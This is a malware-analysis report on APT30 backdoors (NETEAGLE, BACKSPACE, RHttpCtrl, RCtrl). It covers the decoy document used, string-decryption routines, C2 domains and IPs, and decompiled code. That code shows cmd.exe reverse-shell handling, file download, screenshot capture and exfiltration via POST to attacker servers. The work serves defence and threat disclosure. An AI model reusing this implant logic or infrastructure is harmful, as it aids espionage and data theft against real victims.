The eagle eye is back: old and new backdoors from APT30

ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/eagle-eye-is-back-apt30/

Positive Technologies

On April 8, 2020, our pros at the PT Expert Security Center detected signs of life from a well-known cybercriminal group. Network signatures for dynamic malware analysis on a popular site lit up for APT30—a group that had not been on radar screens for some time. This inspired us to start looking.

1632	chrome.exe	ET TROJAN Possible APT30 or Win32/Nuclear HTTP Framework
1632	chrome.exe	ET TROJAN Possible APT30 or Win32/Nuclear HTTP Framework
1632	chrome.exe	ET TROJAN Possible APT30 or Win32/Nuclear HTTP Framework
1632	chrome.exe	ET TROJAN Possible APT30 or Win32/Nuclear HTTP Framework
1632	chrome.exe	ET TROJAN Possible APT30 or Win32/Nuclear HTTP Framework
1632	chrome.exe	ET TROJAN Possible APT30 or Win32/Nuclear HTTP Framework POST


Network signatures indicated APT30 activity

APT30 has been in the public eye since a report by our colleagues at FireEye back in 2015. The group primarily attacks government targets in South and Southeast Asia (including India, Thailand, and Malaysia) for cyberespionage purposes. Their toolkit has been in development since at least 2005. We find it interesting that we see both old and well-known tools dating back over a decade, as well as continuity in network resources.

In this article, we will look at new versions of already known Trojans, the features of the group's recently detected malware, and network infrastructure.

BACKSPACE and NETEAGLE backdoors

A file named AGENDA.scr from Malaysia was uploaded to VirusTotal on August 25, 2019 (MD5: f4f8f64fd66a62fc456da00dd25def0d). This is an executable PE file for x86 packed with UPX. The icon of the sample matches that of a Microsoft Office document (in order to fool users, of course). The resources contain another two encrypted objects.




PE file icon and resource objects

Both objects are decrypted as follows:

```
for i, c in enumerate(buffer):
   d = c - (i & 0xFF)
   d ^= 0xEF
   d &= 0xFF
   buffer[i] = ((d >> 6) | (d << 2)) & 0xFF
```

The first file (MD5: 634e79070ba21e1e8f08aba995c98112) is written to the Microsoft Office templates folder (**%APPDATA%\Microsoft\Windows\Templates\AGENDA.docx**) and then run. This Office document, with the agenda for a Malaysian government meeting, is intended to attract the user's interest, of course.



AGENDA
MESYUARAT BAHAGIAN KHIDMAT PENGURUSAN. JPM
BIL.3/2019

Tarikh	:	**5 Ogos 2019 (Isnin)**
Masa	:	**02:30 Petang**
Tempat	:	**Bilik Mesyuarat Intelektual Aras 2, Blok B8 Kompleks JPM**

1. **Perutusan Puan Pengerusi;**
2. **Perbincangan Perkara-Perkara Berbangkit**
3. **Hal-hal lain; dan**
4. **Penutup.**

Contents of the decoy document


The document was created on August 2, 2019 by the user **Norehan Binti Nordin**.

```
Scale Crop                      : No
Heading Pairs                   : Title, 1
Titles Of Parts                 :
Company                         : Hewlett-Packard Company
Links Up To Date                : No
Characters With Spaces          : 337
Shared Doc                      : No
Hyperlinks Changed              : No
App Version                     : 14.0000
Creator                         : Nur Zailan Bin Othman
Last Modified By                : Norehan Binti Nordin
Revision Number                 : 2
Last Printed                    : 2017:04:05 04:35:00Z
Create Date                     : 2019:08:02 02:02:00Z
Modify Date                     : 2019:08:02 02:02:00Z
```

Properties of the decoy document

The second file (MD5: 56725556d1ac8a58525ae91b6b02cf2c) is placed in the startup folder **%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\WINWORD.EXE**. The file is not run at the time of creation (instead, the attackers arrange for it to run at another time that will be less suspicious, such as after a restart). This is a NETEAGLE backdoor, modifications of which have been detailed in FireEye reporting. Note that the string **NetEagle**, which was found in in 2015 files and gave its name to the whole malware family, has now been replaced with **JokerPlay**.

"NetEagle" string in a 2015 sample



"JokerPlay" string in a 2019 sample

We will not rehash here the FireEye report on the workings of NETEAGLE. In the following table, we have listed strings encrypted with a Caesar cipher having shift –4.

Decrypted strings and their offsets in the NETEAGLE backdoor

Offset	String
0x40b02c	msmsgr.exe
0x40b038	msmsgr
0x40b040	pic4.bmp
0x40b04c	pic2.bmp
0x40b058	pic1.bmp
0x40b064	http://www.gordeneyes.com/photo/
0x40b1ac	SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run

Based on these indicators, we uncovered another two backdoors (MD5: d9c42dacfae73996ccdab58e429548c0 and MD5: 101bda268bf8277d84b79fe52e25fee4). According to the compilation date, they were created on October 21, 2019; one of them was

also uploaded to VirusTotal from Malaysia only in May 2020. This malware belongs to the BACKSPACE family, modifications of which have also been described by FireEye. Here we will give decrypted strings for each sample together with the relevant algorithm.

String decryption algorithm in the backdoor with MD5 hash d9c42dacfae73996ccdab58e429548c0:

```
for i, c in enumerate(buffer):
   d = c - i - 7
   buffer[i] = d & 0xFF
```

Decrypted strings and their offsets in the BACKSPACE backdoor (MD5: d9c42dacfae73996ccdab58e429548c0)

Offset	String
0x40c048	*lecnaC*
0x40c054	Software\Microsoft\\PnpSetup
0x40c070	Mutex_lnkword_little
0x40c088	/b.ini
0x40c090	/a.ini
0x40c098	/a1.ini
0x40c0a0	/l.ini
0x40c0a8	\WordPlug.exe
0x40c0cc	/z.ini
0x40c0d4	\WINWORD.EXE
0x40c0b8	\WordForVista.exe
0x40c0e4	/d.jpg
0x40c0ec	/l.jpg
0x40c0f4	www.kabadefender.com
0x40c10c	www.gordeneyes.com
0x40c120	/LGroup1

String decryption algorithm in the backdoor with MD5 hash 101bda268bf8277d84b79fe52e25fee4:

```
for i, c in enumerate(buffer):
   d = c ^ 0x37
   d -= i + 27
   buffer[i] = d & 0xFF
```

Decrypted strings and their offsets in the BACKSPACE backdoor (MD5: 101bda268bf8277d84b79fe52e25fee4)

Offset	String
0x41104c	Compumter
0x411058	*lecnaC*
0x411064	Software\Microsoft\Core
0x41107c	Mutex_lnkch
0x411088	Event__lnkch__end
0x41109c	Event__lnkch__ended
0x4110b0	EventAck__lnkch
0x4110c0	/b.ini
0x4110c8	/c.ini
0x4110d0	/a.ini
0x4110d8	/a1.ini
0x4110e0	/l.ini
0x4110e8	/k.txt
0x4110f0	/l1.ini
0x4110f8	/b1.ini
0x411100	/c1.ini
0x41110f	www.gordeneyes.com
0x41118f	www.kabadefender.com

Offset	String
0x41120f	chrome.exe
0x41128f	/group1
0x41130f	/d.jpg
0x41138f	/l.jpg
0x411408	System Idle Process
0x41141c	\t.ini
0x411424	\t.exe
0x41142c	\ue.exe
0x411434	\ue1.exe
0x411440	Chrome\BIN
0x41144c	chrome.lnk
0x411458	Google Chrome
0x411490	/n09230945.asp
0x4114a0	automation.whatismyip.c\xffm
0x4114c8	hideipexcept=
0x4114d8	hideip=
0x4114e0	hidehostexcept=
0x4114f0	hidehost=
0x4114fc	hidedirexcept=
0x41150c	hidedir=
0x411518	hidewebexcept=
0x411528	hideweb=
0x411534	hideall=1
0x411540	killpath=
0x41154c	/some/edih.txt
0x41155c	www.appsecnic.com

Offset	String
0x411570	www.km153.com
0x411580	www.newpresses.com
0x41159c	runipexcept=
0x4115bc	runhostexcept=
0x4115cc	runhost=
0x4115d8	rundirexcept=
0x4115e8	runwebexcept=
0x4115f8	runall=1
0x411604	/http/nur.txt


Some of the strings in the backdoor with MD5 hash 101bda268bf8277d84b79fe52e25fee4 are encrypted with the same algorithm as the resources in the NETEAGLE dropper. Only the values of constants have been changed.

Besides tools belonging to already known malware families, we also detected several novel samples. We will go into these in more detail.

RHttpCtrl backdoor

MD5: ed09b0dba74bf68ec381031e2faf4448

This is an x86 executable PE file with valid compilation date:



Compilation date of the RHttpCtrl sample

There is a nugget of debugging information inside, in the project path:

```
D:\WorkSources\RHttpCtrl\Server\Release\svchost.pdb
```

It appears that the substring "RHttpCtrl" is the name given to the tool by the attackers themselves.

The malware starts off by trying to extract the value of the **random** key of the registry branch **HKCU\Software\HttpDiv**. If that doesn't work, the WinAPI function **GetSystemTimeAsFileTime** provides the system time, which is then used as the seed for random number generation. The random number is saved in the registry and used later. A separate thread, which will contain the actions described next, is created.

```
1  void __stdcall f_GetSystemTimeAsFileTime(LPFILETIME lpSystemTimeAsFileTime)
2  {
3    void (__thiscall *v1)(_DWORD, LPFILETIME); // eax
4
5    v1 = (void (__thiscall *)(_DWORD, LPFILETIME))f_GetProcAddress(
6                                                    13,
7                                                    "GetSystemTimePreciseAsFileTime",
8                                                    (int)"\b",
9                                                    (int)"GetSystemTimePreciseAsFileTime");
10   if ( v1 )
11     v1(v1, lpSystemTimeAsFileTime);
12   else
13     GetSystemTimeAsFileTime(lpSystemTimeAsFileTime);
14 }
```

GetSystemTimeAsFileTime API call

A GET request to **hxxp://www.kabadefender.com/plugins/r.exe** gives the malware the legitimate unpacker WinRAR (or at least its CLI component, MD5: 4fdfe014bed72317fa40e4a425350288). After saving WinRAR, the malware takes a fingerprint of the system based on the computer's name, IP address, and operating system version. This information is sent by POST request to **hxxp://www.kabadefender.com/clntsignin.php**.

```
POST /clntsignin.php HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:34.0) Gecko/20100101 Firefox/34.0
Content-Length: 70
Host: www.kabadefender.com

ver=1&id=&random=20540&hname=[redacted]&lanip=[redacted]&os=[redacted]
```

Sending of the system fingerprint

Some of the values of the other fields are interesting. The "1" in the version field suggests the start of development of this malware family. Practically all calls are logged.

```
if ( !a3 )
  return (HANDLE)f_logger(a3, (int)"Invalid REP!\n");
while ( *(_BYTE *)v3 != 82 || *(_BYTE *)(v3 + 1) != 69 || *(_BYTE *)(v3 + 2) != 80 )
{
  ++v4;
  ++v3;
  if ( v4 >= a3 )
    return (HANDLE)f_logger(a3, (int)"Invalid REP!\n");
}
if ( v4 >= a3 )
  return (HANDLE)f_logger(a3, (int)"Invalid REP!\n");
f_logger(a3, (int)"%s\n", v3);
v12 = *(_DWORD *)(v3 + 3);
v13 = *(_WORD *)(v3 + 7);
v14 = 0;
v7 = ff_hex2int((int)&v12);
v11[0] = *(_WORD *)(v3 + 9);
v11[1] = *(unsigned __int8 *)(v3 + 11);
result = (HANDLE)(ff_hex2int((int)v11) - 1);
switch ( (unsigned int)result )
{
  case 0u:
    result = (HANDLE)f_logger(v8, (int)"signed!\nID:%d\n", v7);
    v5[2] = v7;
    v9 = v5[5] == 0;
    v5[4] = 1;
    if ( v9 )
    {
      v5[5] = CreateThread(0, 0, ff_launch_cmd, v5, 0, 0);
      result = (HANDLE)f_logger(v10, (int)"CreateShellThread!\nID:%d\n", v7);
    }
    break;
  case 3u:
    result = CreateThread(0, 0, f_download_file, v5, 0, 0);
    break;
  case 4u:
```

Logging

The **id** field remains empty. **random** contains the random number described already. Note that the User-Agent value specified here is **Mozilla/5.0 (Windows NT 6.1; WOW64; rv:34.0) Gecko/20100101 Firefox/34.0**.

Incoming commands are handled by the **KernelManager** class. Thanks to RTTI, we can guess the malware's actions based on the names of the objects.

```
.?AVCAtlStringMgr@ATL@@•
.?AVCWin32Heap@ATL@@•
.?AVCBasicManager@@•
.?AVCAtlException@ATL@@•
.?AVCDownload@@•
.?AVCImage@ATL@@•
.?AVCKernelManager@@•
.?AVCSnap@@•
.?AVCShellManager@@•
.?AVCUpload@@•
```

RTTI object names

The backdoor's capabilities are narrow:

RHttpCtrl commands and descriptions

Command	Type	Description
0	shell	Run command with cmd.exe
3	download	Download file from C2 server
4	snap	Take and send screenshot
5	upload	Upload file to C2 server

Handling for commands 1 and 2 is not present. The **REP** marker, which is expected for all commands, acts as delimiter between the command number and arguments. The results of command execution are sent to **hxxp://www.kabadefender.com/clntcmd.php** with the **type** value matching the command in question.

Command 0: shell

This command is handled by **ShellManager**, which creates the process **cmd.exe** with interaction by means of placing input commands and getting the output. Results are read in portions, to which the number of read bytes is added; this is then sent as the value of **output**.

```
if ( CreatePipe((PHANDLE)v2 + 4, (PHANDLE)v2 + 7, &PipeAttributes, 0) )
{
  if ( CreatePipe((PHANDLE)v2 + 6, (PHANDLE)v2 + 5, &PipeAttributes, 0) )
  {
    memset(&StartupInfo, 0, 0x44u);
    ProcessInformation = 0i64;
    GetStartupInfoA(&StartupInfo);
    StartupInfo.cb = 68;
    StartupInfo.wShowWindow = 0;
    StartupInfo.hStdInput = (HANDLE)*((_DWORD *)v2 + 6);
    StartupInfo.hStdError = (HANDLE)*((_DWORD *)v2 + 7);
    StartupInfo.hStdOutput = StartupInfo.hStdError;
    StartupInfo.dwFlags = 257;
    GetSystemDirectoryA(&Buffer, 0x104u);
    v5 = &v10;
    do
      v6 = *++v5;
    while ( v6 );
    strcpy(v5, "\\cmd.exe");
    if ( !CreateProcessA(&Buffer, 0, 0, 0, 1, 0x20u, 0, 0, &StartupInfo, &ProcessInformation) )
    {
      CloseHandle(*((HANDLE *)v2 + 4));
```

Creation of input + output pipes and launch of cmd.exe

```
OutputDebugStringA(v3);
memset(&Buffer, 0, 0x2800u);
memmove_0(&Buffer, v3 + 3, a3);
if ( *(_DWORD *)&Buffer != 'tiuq' || (result = v9) != 0 )// quit
{
  if ( *(_DWORD *)&Buffer != 'eldi' || (result = v9) != 0 )// idle
  {
    f_printf((int)&Buffer, (int)"%s%s", (int)&Buffer);
    result = WriteFile(i[5], &Buffer, strlen(&Buffer), &NumberOfBytesWritten, 0);
  }
```

Writing of

commands to the input pipe

```
while ( BytesRead )
{
  memset(&Buffer, 0, 0x400u);
  v3 = v2(0x40u, TotalBytesAvail);
  ReadFile(*((HANDLE *)lpThreadParameter + 4), v3, TotalBytesAvail, &BytesRead, 0);
  v4 = strlen((const char *)v3);
  f_logger(v5, (int)"\nTotalAvail:%d\nBytesRead:%d\nlpBuffer:%d\n", TotalBytesAvail, BytesRead, v4);
  v6 = v2(0x40u, TotalBytesAvail + 32);
  f_printf((int)v6, (int)"id=%d&output=%s", *((_DWORD *)lpThreadParameter + 2));
  f_send_http_post_form_urlencoded(*((int **)lpThreadParameter + 3), L"http://www.kabadefender.com/c
  f_logger(v7, (int)"%s\n", v6);
  LocalFree(v6);
  LocalFree(v3);
  v1 = PeekNamedPipe;
  v2 = LocalAlloc;
  if ( !PeekNamedPipe(*((HANDLE *)lpThreadParameter + 4), &Buffer, 0x400u, &BytesRead, &TotalBytesAva
```

Reading the command output

Command 3: download

This command type is handled by the **Download** component. By means of **URLDownloadToFileA**, it downloads the additional component at the indicated address from the command and control (C2) server and writes it to file.

```
  if ( *v3 == 'R' && v3[1] == 'E' && v3[2] == 'P' )
    break;
  ++i;
}
if ( i == a3 )
  return f_logger((int)this, (int)"NOT FOUND\n");
f_logger((int)this, (int)"\t%s\n", v3);
memset(&v9, 0, 0x400u);
memmove_0(&v9, v3 + 3, a3);
f_logger(v6, (int)"url:%s\n", &v9);
v7 = 0;
v8 = 0;
memset(&v10, 0, 0x100u);
memset(&v12, 0, 0x100u);
memset(&v13, 0, 0x100u);
_splitpath(&v9, &v7, &v10, &v12, &v13);
memset(&v11, 0, 0x100u);
f_printf((int)&v11, (int)"%s%s", (int)&v12);
return URLDownloadToFileA(0, &v9, &v11, 0, 0);
```

Downloading file from C2 server

Command 4: snap

This command type is handled by the **Download** component. With the help of gdiplus.dll APIs, it takes a screenshot, writes it to file, and sends it to the C2 server.

```
v20 = fff_GetSystemTimeAsFileTime(0);
ff_get_time((struct tm *)&v21, &v20);
v20 = fff_GetSystemTimeAsFileTime(0);
ff_get_time((struct tm *)&v21, &v20);
v13 = (const CHAR *)(v18 + 8);
f_printf((int)(v18 + 8), (int)"%d_%04d%02d%02d%02d%02d%02d.jpg", v18[2]);
ff_GdiplusShutdown(&v21);
v22 = v18[5];
f_GetObjectA((HANDLE *)&v21, (int)v18);
f_GdipSaveImageToFile(&v21, v13, v14);
f_GdiplusShutdown_2(&v21);
```

Saving screenshot to file

```
ReadFile(v3, hMem, v4, &NumberOfBytesRead, 0);
CloseHandle(v3);
memset(&v17, 0, 0x100u);
f_printf((int)&v17, (int)"Content-Disposition: form-data; name=\"file\"; filename=\"%s\"\r\n", (int)v1);
v5 = strlen((const char *)&v17);
v6 = v5 + v4 + 117;
v16 = v5;
v7 = (char *)f_new(v5 + v4 + 117);
memmove_0(v7, "-----------------------------7dc2772f010c\r\n", 0x2Bu);
memmove_0(v7 + 43, &v17, v16);
v8 = &v7[v16 + 43];
memmove_0(v8, "Content-Type: image/pjpeg\r\n\r\n", 0x1Du);
v8 += 29;
memmove_0(v8, hMem, v15);
v9 = &v8[v15];
*(_WORD *)v9 = 2573;
memmove_0(v9 + 2, "-----------------------------7dc2772f010c\r\n", 0x2Bu);
f_send_http_post_multipart(v10, v7, v6);
f_free2(v7);
```

Sending screenshot to the C2 server

Command 5: upload

The **Upload** component is responsible for handling this command type. With the already downloaded WinRAR utility **Rar.exe**, the component packs the specified file in an archive and sends it to the C2 server.

```
v12 = fff_GetSystemTimeAsFileTime(0);
ff_get_time((struct tm *)&v18, &v12);
v12 = fff_GetSystemTimeAsFileTime(0);
ff_get_time((struct tm *)&v18, &v12);
v7 = (int)(v2 + 20);
f_printf(v7, (int)"%d_%04d%02d%02d%02d%02d%02d.rar", *((_DWORD *)v14 + 2));
memset(&StartupInfo, 0, 0x44u);
StartupInfo.cb = 68;
StartupInfo.dwFlags = 257;
StartupInfo.wShowWindow = 0;
memset(&CommandLine, 0, 0x100u);
f_printf((int)&CommandLine, (int)"r.exe a %s %s", v7);
if ( !CreateProcessA(0, &CommandLine, 0, 0, 0, 0x20u, 0, 0, &StartupInfo, &ProcessInformation) )
  return 0;
WaitForSingleObject(ProcessInformation.hProcess, 0xFFFFFFFF);
CloseHandle(ProcessInformation.hProcess);
```

Archiving a file prior to sending

RCtrl backdoor

MD5: 95fde34187552a2b0b7e3888bfbff802

This executable PE file for x86 was developed with the MFC library and packed with UPX. The compilation date is plausible:

Count of sections	3	Machine	Intel386
Symbol table	00000000[00000000]		Tue Jul 23 08:19:56 2019
Size of optional header	00E0	Magic optional header	010B
Linker version	14.00	OS version	5.01
Image version	0.00	Subsystem version	5.01
Entry point	00221F40	Size of code	000D3000
Size of init data	00001000	Size of uninit data	0014F000
Size of image	00224000	Size of header	00001000
Base of code	00150000	Base of data	00223000
Image base	00400000	Subsystem	GUI
Section alignment	00001000	File alignment	00000200
Stack	00100000/00001000	Heap	00100000/00001000
Checksum	00000000	Number of dirs	16

Compilation date of RCtrl sample

A bit of debugging information is found inside, in the form of the project path:

```
D:\WorkSources\MyProjects\RCtrl\Release\Server.pdb
```

As with **RHttpCtrl**, we took the backdoor's name from the project name assigned by the malware developers themselves.

First, a data buffer of around 200 bytes is created. This buffer acts as configuration file. The buffer is filled in portions, out of sequence, in a way that leaves many fields unused.

```
00000000 struc_config    struc ;
00000000
00000000 num             db ?
00000000
00000001 field_1         db ?
00000002 field_2         db ?
00000003 field_3         db ?
00000004 port            db ?
00000005 field_5         db ?
00000006 field_6         db ?
00000007 field_7         db ?
00000008 field_8         db ?
00000009 field_9         db ?
0000000A field_A         db ?
0000000B field_B         db ?
0000000C directory       db ?
0000000D field_D         db ?
0000000E field_E         db ?
0000000F field_F         db ?
00000010 heap            dd ?
00000010
00000014 null1           dd ?
00000018 filename        db ?
00000019 field_19        db ?
0000001A field_1A        db ?
0000001B field_1B        db ?
0000001C filehandle      db ?
0000001D field_1D        db ?
0000001E field_1E        db ?
0000001F field_1F        db ?
00000020 pipe            db ?
00000021 field_21        db ?
```

Partial structure of the configuration file (fields whose names start with "field_" are not used)


The malware performs a single-byte XOR with 0x23 to decrypt the address of the attacker's main C2 server: **103.233.10\.152**. The connection with the server (on TCP port **4433**) is checked. If the connection is unsuccessful, the malware uses additional data to obtain a working server address.

The additional data in question is the addresses hxxp://www.gordeneyes.com/infos/p and hxxp://www.techmicrost.com/infos/p, which have been encrypted by means of a single-byte XOR with 0x25. Once the two addresses are decoded, the malware attempts to connect to each of the two in sequence with a GET request. It expects an 8-byte response from the server, containing the server IP address and port. In following figure, these are **172.247.197\.189** and **443**.

```
00000000  47 45 54 20 2f 69 6e 66  6f 73 2f 70 20 48 54 54   GET /inf os/p HTT
00000010  50 2f 31 2e 31 0d 0a 55  73 65 72 2d 41 67 65 6e   P/1.1..U ser-Agen
00000020  74 3a 20 6e 76 69 64 61  66 69 78 0d 0a 48 6f 73   t: nvida fix..Hos
00000030  74 3a 20 77 77 77 2e 67  6f 72 64 65 6e 65 79 65   t: www.g ordeneye
00000040  73 2e 63 6f 6d 0d 0a 43  61 63 68 65 2d 43 6f 6e   s.com..C ache-Con
00000050  74 72 6f 6c 3a 20 6e 6f  2d 63 61 63 68 65 0d 0a   trol: no -cache..
00000060  0d 0a                                             ..
    00000000  48 54 54 50 2f 31 2e 31  20 32 30 30 20 4f 4b 0d   HTTP/1.1  200 OK.
    00000010  0a 44 61 74 65 3a 20 57  65 64 2c 20 31 35 20 41   .Date: W ed, 15 A
    00000020  70 72 20 32 30 32 30 20  31 32 3a 35 30 3a 31 35   pr 2020  12:50:15
    00000030  20 47 4d 54 0d 0a 53 65  72 76 65 72 3a 20 41 70    GMT..Se rver: Ap
    00000040  61 63 68 65 2f 32 2e 34  2e 32 33 20 28 57 69 6e   ache/2.4 .23 (Win
    00000050  33 32 29 20 4f 70 65 6e  53 53 4c 2f 31 2e 30 2e   32) Open SSL/1.0.
    00000060  32 6a 20 50 48 50 2f 35  2e 34 2e 34 35 0d 0a 4c   2j PHP/5 .4.45..L
    00000070  61 73 74 2d 4d 6f 64 69  66 69 65 64 3a 20 4d 6f   ast-Modi fied: Mo
    00000080  6e 2c 20 32 31 20 4f 63  74 20 32 30 31 39 20 30   n, 21 Oc t 2019 0
    00000090  34 3a 33 31 3a 35 32 20  47 4d 54 0d 0a 45 54 61   4:31:52  GMT..ETa
    000000A0  67 3a 20 22 38 2d 35 39  35 36 34 32 39 61 65 32   g: "8-59 56429ae2
    000000B0  61 31 38 22 0d 0a 41 63  63 65 70 74 2d 52 61 6e   a18"..Ac cept-Ran
    000000C0  67 65 73 3a 20 62 79 74  65 73 0d 0a 43 6f 6e 74   ges: byt es..Cont
    000000D0  65 6e 74 2d 4c 65 6e 67  74 68 3a 20 38 0d 0a 0d   ent-Leng th: 8...
    000000E0  0a ac f7 c5 bd bb 01 00  00                       ........ .
```

